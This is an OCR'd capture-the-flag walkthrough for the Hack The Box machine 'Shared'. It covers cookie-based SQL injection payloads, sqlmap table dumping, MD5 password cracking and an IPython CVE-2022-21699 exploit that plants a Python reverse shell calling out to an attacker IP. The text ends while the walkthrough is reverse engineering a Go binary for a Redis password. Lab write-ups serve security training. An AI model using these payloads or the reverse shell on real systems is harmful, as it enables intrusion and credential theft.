


Shared

25th October 2022 / Document No D22.100.206

Prepared By: C4rm3l0

Machine Author: Nauten

Difficulty: Medium

Classification: Official

Synopsis

Shared is a Medium Difficulty Linux machine that features a Cookie SQL Injection leading to a foothold, which is then used to escalate privileges by reverse engineering a Golang binary and leveraging two CVEs to gain a root shell.

Skills Required

- Web enumeration
- Basic usage of Ghidra

Skills Learned

- Crafting specific payloads for SQL injections
- Using ghidra to inspect reverse engineered binaries
- Port forwarding

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.172 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.172
```


```
nmap -p$ports -sC -sV 10.10.11.172

Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-25 16:57 EEST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Scan
Service scan Timing: About 66.67% done; ETC: 16:57 (0:00:06 remaining)
Nmap scan report for 10.129.190.104
Host is up (0.055s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 91e835f4695fc2e20e2746e2a6b6d865 (RSA)
|   256 cffcc45d84fb580bbe2dad35409dc351 (ECDSA)
|_  256 a3386d750964ed70cf17499adc126d11 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://shared.htb
443/tcp open  ssl/http nginx 1.18.0
|_http-server-header: nginx/1.18.0
| tls-nextprotoneg:
|   h2
|_  http/1.1
|_http-title: Did not follow redirect to https://shared.htb
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=*.shared.htb/organizationName=HTB/stateOrProvinceName=None/c
ountryName=US
| Not valid before: 2022-03-20T13:37:14
|_Not valid after:  2042-03-15T13:37:14
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.59 seconds
```

When scanning the box using `nmap`, we can see a standard SSH service running on `port 22`, as well as an Nginx webserver with SSL being hosted on their respective default ports. Interestingly, the version scan reveals the `commonName` value to be set to `*.shared.htb`, indicating that that a wildcard certificate is being used, allowing the same SSL certificate for all subdomains of `shared.htb`.

HTTP

Browsing to `port 80` redirects us to `shared.htb`. After adding it to our `/etc/hosts` file and visiting the site again, we are redirected to `port 443` and can see a `PrestaShop` instance.


```
echo "10.10.11.172 shared.htb" | sudo tee -a /etc/hosts
```



The two notifications at the top of the page are of particular interest, prompting us to enumerate the new checkout process first.

Analysing the Web application

When testing out the web app's functionality, we discover that each time we add a product to our cart, a new cookie is created.





```
Set-Cookie custom_cart=%7B%22CRAAFTKP%22%3A%222%22%7D; expires=Mon, 31-Oct-2022
21:00:40 GMT; Max-Age=86400; path=/; domain=.shared.htb; secure; SameSite=None
```

When clicking the "Proceed to Checkout" button, we are redirected to the subdomain `checkout.shared.htb`, which we also append to our `/etc/hosts` file.

```
echo "10.10.11.172 checkout.shared.htb" | sudo tee -a /etc/hosts
```

There's not much functionality to be found here, so we take another look at the `custom_cart` cookie. Its initial content with only one item in the cart is `{"CRAAFTKP":"1"}`.



Adding another product updates it to something along the lines of `{"CRAAFTKP":"1", "7DA8SKYP": "1"}`, and finally, updating the quantity of the first product updates the cookie to `{"CRAAFTKP":"2", "7DA8SKYP": "1"}`. From this we can deduce that the cookies are of the format `{"product_code":"quantity"}`.

Attempting to add a non-existent product by modifying the cookie to `{"CRAAFTKP":"2","x": "1"}` returns "Not Found" in the list.

#	Product	Qty	Unit Price
1	CRAAFTKP	1	$29,00
2	Not Found	0	$0,00
			$29,00

Credit card data (number and CVV):

1111-1111-1111-1111 123

Pay

Seeing as only existing products are displayed, we can assume that there is a database at play in the backend. With that in mind, we now try injecting special characters to see if we can spot an SQL Injection.

Trying both `{"CRAFFTKP'":"1"}` and `{"CRAAFTKP\"":"1"}` (single and double quotes), returns an empty cart:

#	Product	Qty	Unit Price
1	Not Found	0	$0,00
			$0,00

Using: `{"CRAAFTKP'#":"1"}` (terminating the query with a comment #) shows the cart with content again:

#	Product	Qty	Unit Price
1	CRAAFTKP	2	$29,00
			$29,00

This strongly suggests that the query is vulnerable to SQLi; we try a `UNION` injection to verify. `{"CRAAFTKP' UNION SELECT 1#":"1"}` and `{"CRAAFTKP' UNION SELECT 1,2#":"1"}` return an empty cart. However, when we try adding a third column, the cart is returned **with** the content: `{"CRAAFTKP' UNION SELECT 1,2,3#":"1"}`. This likely means that the remote query selects 3 fields.

Surprisingly, neither `1`, `2`, nor `3` is returned, but rather the same product code as before. Putting a single quote solely on the second product-code, using the cookie `{"CRAAFTKP":"1","7DA8SKYP'":"1"}`, we can see that the second product code gets stripped.

#	Product	Qty	Unit Price
1	CRAAFTKP	2	$29,00
2	Not Found	0	$0,00
			$29,00

We can therefore deduce that for each of the rows that are displayed, a separate query is used, meaning only **one** result row per query is expected, which would also explain why we didn't get anything back with our `UNION` injection. Given the current scenario, we need to adjust the SQL injection statement to print the result of the **second** row, which can be achieved using the `LIMIT` clause, wherein we can also specify an `offset`. Using the syntax `LIMIT [offset,] row_count`, we now submit the following payload: `{"CRAAFTKP' UNION SELECT 1,2,3 LIMIT 1,1#":"1"}`.

#	Product	Qty	Unit Price
1	2	1	$3,00
			$3,00

We can now successfully see the value in the second column of our `UNION` injection. Our supsicions of SQLi are ultimately confirmed after injecting the palyoad `{"CRAAFTKP' UNION SELECT 1,version(),3 limit 1,1#":"2"}`, displaying the `SQL` version used by the server.

#	Product	Qty	Unit Price
1	10.5.15-MariaDB-0+deb11u1	2	$3,00
			$3,00

Foothold

Now that we have confirmed that we can inject SQL commands into the cookie, we automate the exploitation process using `sqlmap`.

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --flush --fresh-queries --level=3 --risk=3
```

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --flush --fresh-queries --level=3 --risk=3


        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

<...SNIP...>
sqlmap identified the following injection point(s) with a total of 1764 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: custom_cart={"' AND 2583=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C)-- WMbu":"1"}

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: custom_cart={"' UNION ALL SELECT NULL,CONCAT(0x716a6a7a71,0x6d4f4a6c5852506a504d676a4e445070727968474a62655744716d455043486c5661706761596668,0x716b7a7a71),NULL-- -":"1"}
---
[16:38:53] [INFO] the back-end DBMS is MySQL
```

Having found the necessary payloads, `sqlmap` can now enumerate databases and dump tables for us:

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --level=3 --risk=3 --fresh-queries --dbs
```

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --level=3 --risk=3 --fresh-queries --dbs

<...SNIP...>

available databases [2]:
[*] checkout
[*] information_schema
```

Seeing as `information_schema` is a default database, we look at `checkout` first and start by listing the available tables.

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --level=3 --risk=3 --fresh-queries -D checkout --tables
```

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --level=3 --risk=3 --fresh-queries -D checkout --tables

<...SNIP...>
[2 tables]
+---------+
| user    |
| product |
+---------+
```

Nothing interesting in the `product` table; we proceed to check the `user` table.

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --level=3 --risk=3 --fresh-queries -D checkout -T user --dump
```

```
sqlmap -u "https://checkout.shared.htb/" --cookie='custom_cart={"*":"1"}' --level=3 --risk=3 --fresh-queries -D checkout -T user --dump


<...SNIP...>

Table: user
[1 entry]
+----+----------------------------------+-------------+
| id | password                         | username    |
+----+----------------------------------+-------------+
| 1  | fc895d4eddc2fc12f995e18c865cf273 | james_mason |
+----+----------------------------------+-------------+
```

We find the username `james_mason`, as well as a hash. Judging from its length, this appears to be an MD5 hash; we run `hashid` to verify.

```
hashid james_mason.hash

--File 'james_mason.hash'--
Analyzing 'fc895d4eddc2fc12f995e18c865cf273'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
--End of file 'james_mason.hash'--
```

Armed with this knowledge, we can now attempt to brute force the hash using `JohnTheRipper`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt james_mason.hash --format=RAW-MD5
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt james_mason.hash --format=raw-md5

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Soleil101        (?)
1g 0:00:00:00 DONE (2022-10-25 17:30) 5.555g/s 11628Kp/s 11628Kc/s 11628KC/s
TEAMOC..SaRaJeVo1902
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.
```

John successfuly cracks the MD5 hash revealing the password to be `Soleil101`. We can now `SSH` into the box using the credentials `james_mason:Soleil101`.

Lateral Movement

When running the `id` command, we can see that `james_mason` is part of the `developer` group.

```
james_mason@shared:~$ id

uid=1000(james_mason) gid=1000(james_mason) groups=1000(james_mason),1001(developer)
```

Moreover, if we check for other members of the group, we can see that `dan_smith` is also listed.

```
cat /etc/group | grep developer
```

```
james_mason@shared:/home$ cat /etc/group | grep developer

developer:x:1001:james_mason,dan_smith
```


In order to further enumerate the machine, we download the `pspy` binary onto the box to get a better look at the processes being ran. While hosting a python `http` server on our local machine, we use `wget` to download the binary into the `/tmp/` directory.

```
python3 -m http.server 4444
```

```
james_mason@shared:/tmp$ wget http://10.10.14.50:4444/pspy64

--2022-10-25 10:38:56--  http://10.10.14.50:4444/pspy64
Connecting to 10.10.14.50:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                   100%[===================================>]
2.94M  3.48MB/s    in 0.8s

2022-10-25 10:38:57 (3.48 MB/s) - ‘pspy64’ saved [3078592/3078592]
```

We apply execution priliveges to the binary and then run it.

```
james_mason@shared:/tmp$ ./pspy64

pspy - version: v1.2.0 - Commit SHA:
9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```



```
<...SNIP...>
2022/10/25 10:41:01 CMD: UID=1001 PID=2096   | /bin/sh -c /usr/bin/pkill
ipython; cd /opt/scripts_review/ && /usr/local/bin/ipython
```

It appears that the user `dan_smith` is periodically accessing the `/opts/scripts_review/` directory and running `IPython`, which is a command shell used for interactive computing. We check the version of the binary to check for potential vulnerabilities.

```
james_mason@shared:~$ ipython --version

8.0.0
```

A quick search yields CVE-2022-21699 and its corresponding PoC. It is explained that the vulnerability stems from `IPython` executing untrusted files in the Current Working Directory (CWD). `IPython` primarily uses `profiles` for configuration. In a nutshell, when you run the command `ipython`, the program will look for a `profile_x` directory by calling `os.getcwd()`, which returns the *Current Working Directory* path. Furthermore, if a subdirectory with the name `startup` is found, any `.py` or `.ipy` scripts within that directory will be ran at the beggining of the `IPython` session.

The vulnerable code on GitHub illustrates this quite clearly; first `os.getcwd()` is checked, and afterwards `ipython_dir`.

```
dirname = u'profile_' + name
paths = [os.getcwd(), ipython_dir]
for p in paths:
    profile_dir = os.path.join(p, dirname)
    if os.path.isdir(profile_dir):
```

With that in mind, we now adapt a similar folder structure as in the PoC on the target machine. Since the program is ran in the `/opt/scripts_review` directory, we create the two sub-folders `profile_default` and `startup`, as well as a quick python payload that writes a file into `/dev/shm`:

```
mkdir -m 777 /opt/scripts_review/profile_default && mkdir -m 777
/opt/scripts_review/profile_default/startup && echo 'with open("/dev/shm/test123", "w")
as f: f.write("test")' > /opt/scripts_review/profile_default/startup/test123.py
```

After about a minute, we find that `test123.py` has indeed been written to `/dev/shm`, and is owned by `dan_smith`.


```
mkdir -m 777 /opt/scripts_review/profile_default && mkdir -m 777
/opt/scripts_review/profile_default/startup && echo 'with open("/dev/shm/test123", "w")
as f: f.write("test")' > /opt/scripts_review/profile_default/startup/test123.py
```

After about a minute, we find that `test123.py` has indeed been written to `/dev/shm`, and is owned by `dan_smith`.

```
james_mason@shared:~$ ls -al /dev/shm

total 4
drwxrwxrwt  2 root      root        60 Nov  1 10:28 .
drwxr-xr-x 17 root      root      3080 Nov  1 05:14 ..
-rw-r--r--  1 dan_smith dan_smith    4 Nov  1 10:28 test123
```

Having confirmed that we can execute code as `dan_smith`, we can now easily get a reverse shell in the same fashion.

We use the following `python` payload:

```
import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.30",4444)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2); import pty; pty.spawn("sh")
```

Combining it with our prior method yields this final bash command:

```
mkdir -m 777 /opt/scripts_review/profile_default && mkdir -m 777
/opt/scripts_review/profile_default/startup && echo 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.30",4444));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); import pty;
pty.spawn("sh")' > /opt/scripts_review/profile_default/startup/test123.py
```

We successfully receive a reverse shell as `dan_smith`:

```
nc -nvlp 4444

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.190.104.
Ncat: Connection from 10.129.190.104:39604.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(dan_smith) gid=1002(dan_smith) groups=1002(dan_smith),1001(developer),1003(sysadmin)
```

The user flag can be found at `/home/dan_smith/user.txt`, and the `id_rsa` private `SSH` key can be used for persistent access as `dan_smith`.

Privilege Escalation

Enumeration

After running `id`, we can see that `dan_smith` is part of the `sysadmin` group. Searching for files related to the aforementioned group yields interesting results:

```
find / -path /sys -prune -o -path /proc -prune -o -group sysadmin 2>/dev/null
```

```
dan_smith@shared:~$ find / -path /sys -prune -o -path /proc -prune -o -group sysadmin 2>/dev/null

/sys
/proc
/usr/local/bin/redis_connector_dev
```

The file is a `Golang` compiled, 64-bit binary.

```
dan_smith@shared:~$ file /usr/local/bin/redis_connector_dev

/usr/local/bin/redis_connector_dev: ELF 64-bit LSB executable, x86-64,
version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
64.so.2, Go
BuildID=sdGIDsCGb51jonJ_67fq/_JkvEmzwH9g6f0vQYeDG/iH1iXHhyzaDZJ056wX9s/
7UVi3T2i2LVCU8nXlHgr, not stripped
```

Looking at the machine's local ports reveals that there is a local instance of `Redis` listening on `port 6379`.

```
dan_smith@shared:~$ ss -ltn

State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      511          0.0.0.0:443       0.0.0.0:*
LISTEN 0      80         127.0.0.1:3306      0.0.0.0:*
LISTEN 0      511        127.0.0.1:6379      0.0.0.0:*
LISTEN 0      511          0.0.0.0:80        0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      128             [::]:22           [::]:*
```

The `Redis` binary accesses the local instance using a password, and proceeds to run the `INFO` command.

```
dan_smith@shared:~$ /usr/local/bin/redis_connector_dev

[+] Logging to redis instance using password...

INFO command result:
# Server
redis_version:6.0.15
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:4610f4c3acf7fb25
redis_mode:standalone
os:Linux 5.10.0-16-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:10.2.1
process_id:9622
run_id:8703744825ff1739d2412ac31e6904103bfd8df1
tcp_port:6379
uptime_in_seconds:9
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:6370552
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
io_threads_active:0
 <nil>
```

We try accessing the local instance directly, using `redis-cli`, but it is password protected.

```
dan_smith@shared:~$ redis-cli

127.0.0.1:6379> INFO
NOAUTH Authentication required.
127.0.0.1:6379> exit
```

Seeing as the `Golang` binary can issue commands, we might be able to extract a hardcoded password by reversing it.

Reversing the binary

To begin with, we download the binary locally, using `dan_smith`'s private `SSH` key.

```
scp -i id_rsa dan_smith@10.10.11.172:/usr/local/bin/redis_connector_dev ./
```

We find an interesting article that walks us through reverse engineering a `Golang` binary with `Ghidra`.

After importing the binary into the program and letting it automatically analyse it, we take a look at the `main.main` decompiled pseudocode.

```
void main.main(void)

{
  ulong *puVar1;
  undefined8 uVar2;
  long lVar3;
  long in_FS_OFFSET;
  undefined auStack56 [16];
  undefined auStack40 [16];
  undefined auStack24 [16];

  lVar3 = os.Stdout;
  puVar1 = (ulong *)(*(long *)(in_FS_OFFSET + 0xffffffff8) + 0x10);
  if ((undefined *)*puVar1 <= auStack56 + 8 && auStack56 + 8 != (undefined *)*puVar1) {
    fmt.Fprintln();
    runtime.newobject();
    *(undefined8 *)(lVar3 + 0x18) = 0xe;
    *(undefined **)(lVar3 + 0x10) = &DAT_0067171e;
    *(undefined8 *)(lVar3 + 0x38) = 0x10;
    *(undefined **)(lVar3 + 0x30) = &DAT_00671c55;
    *(undefined8 *)(lVar3 + 0x40) = 0;
    github.com/go-redis/redis.NewClient();
    fmt.Fprintln();
    auStack56 = CONCAT88(6,0x66f8d4);
    github.com/go-redis/redis.(*cmdable).Info();
    uVar2 = _DAT_00000021;
    lVar3 = _DAT_00000019;
    runtime.convTstring();
    if (lVar3 != 0) {
      lVar3 = *(long *)(lVar3 + 8);
    }
    auStack40 = CONCAT88(1,0x6265a0);
    auStack24 = CONCAT88(uVar2,lVar3);
    fmt.Fprintln();
    return;
  }
  runtime.morestack_noctxt();
  main.main();
```


There is nothing particularly interesting to be found, however, we can see data being stored at two addresses. We can have a better look by double-clicking on them one at a time, starting with `&DAT_0067171e`:

```
                    DAT_0067171e

0067171e 6c             ??          6Ch     l
0067171f 6f             ??          6Fh     o
00671720 63             ??          63h     c
00671721 61             ??          61h     a
00671722 6c             ??          6Ch     l
00671723 68             ??          68h     h
00671724 6f             ??          6Fh     o
00671725 73             ??          73h     s
00671726 74             ??          74h     t
00671727 3a             ??          3Ah     :
00671728 36             ??          36h     6
00671729 33             ??          33h     3
0067172a 37             ??          37h     7
0067172b 39             ??          39h     9

                    DAT_0067172c

0067172c 6e             ??          6Eh     n
0067172d 69             ??          69h     i
0067172e 6c             ??          6Ch     l
0067172f 20             ??          20h
00671730 65             ??          65h     e
00671731 6c             ??          6Ch     l
00671732 65             ??          65h     e
00671733 6d             ??          6Dh     m
00671734 20             ??          20h
00671735 74             ??          74h     t
00671736 79             ??          79h     y
00671737 70             ??          70h     p
00671738 65             ??          65h     e
00671739 21             ??          21h     !

                    DAT_0067173a

0067173a 6e             ??          6Eh     n
```

We can see that at this specific location, the `host` value of the connection is stored. Moving on to `&DAT_00671c55`, the password is revealed.

```
                             DAT_00671c55

00671c55 46              ??         46h    F
00671c56 32              ??         32h    2
00671c57 57              ??         57h    W
00671c58 48              ??         48h    H
